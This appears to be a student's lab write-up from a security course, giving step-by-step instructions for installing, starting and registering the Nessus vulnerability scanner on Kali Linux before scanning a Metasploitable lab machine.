
QUESTION ONE:

Vulnerabilities scanning:


1. Install Nessus on your system.
2. Perform a vulnerability scan on the Metasploitable machine using Nessus.
Take screenshots of the identified vulnerabilities.
Provide a detailed description of the scanning process, including any configurations or settings used. Submit the screenshots along with the description.


CONFIGURATION OF NESSUS IN KALI LINUX:

1. Download Nessus, Debian Based in the official Nessus Website: https://www.tenable.com/downloads/nessus?loginAttempted=true




2. Install Nessus in the Terminal. You navigate to the folder where your downloaded nessus is located the run this command: sudo dpkg -i Nessus-<Version Number>-debian10_amd64.deb: in the version number you insert the version number of your downloaded nessus e.g: **sudo dpkg -i Nessus-10.7.4-debian10_amd64.deb**







3. To start nessus open terminal and type this command: **/bin/systemctl start nessusd.service**




4. To access a locally installed Tenable Nessus instance, go to **https://parrot:8834/** When you access Tenable Nessus in a browser, a warning appears to regard a connection privacy warning appears as shown below.




5. Click on Advanced then Accept Risk and Continue.




6. The nessus is launched as shown below: click on Continue




7. Select on Register for Nessus Essential as shown below: and click continue




8. Register to get an activation code using your names and email but if you already have a code click on skip to continue.




9. After registering enter your activation code on the next prompt and click on continue.




10. Create your nessus account by entering your username and password and click on Submit.




11. Wait while nessus downloads necessary plugins



